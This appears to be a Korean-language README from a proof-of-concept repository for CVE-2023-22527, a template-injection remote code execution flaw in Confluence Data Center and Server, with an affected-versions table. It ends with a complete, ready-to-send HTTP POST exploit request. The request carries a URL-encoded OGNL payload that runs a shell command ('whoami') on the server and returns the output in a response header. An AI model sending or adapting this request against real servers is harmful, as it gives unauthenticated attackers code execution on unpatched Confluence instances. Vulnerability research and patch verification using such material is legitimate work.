 manh130902/cve-2023-22527-poc
치명적 심각도의 원격 코드 실행(RCE) 취약점(CVE-2023-22527)이 Confluence Server 및 Data Center에서 발견되었습니다.


이전 버전의 Confluence Data Center 및 Server에서 발생하는 템플릿 주입 취약점으로, 인증되지 않은 공격자가 영향을 받는 인스턴스에서 RCE(원격 코드 실행)를 달성할 수 있습니다. 영향을 받는 버전을 사용하는 고객은 즉시 조치를 취해야 합니다. 가장 최근에 지원되는 Confluence Data Center 및 Server 버전은 정기 버전 업데이트 과정에서 이 취약점이 최종적으로 완화되었기 때문에 이 취약점의 영향을 받지 않습니다. 그러나 Atlassian은 고객이 Atlassian의 1월 보안 게시판에 명시된 중요도가 낮은 취약점으로부터 인스턴스를 보호하기 위해 최신 버전을 설치하도록 주의를 기울일 것을 권장합니다.
| 제품 | 영향을 받는 버전 |
|---|
| Confluence Data Center 및 Server | 8.0.x 8.2.x 8.3.x 8.4.x 8.5.0-8.5.3 |


POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29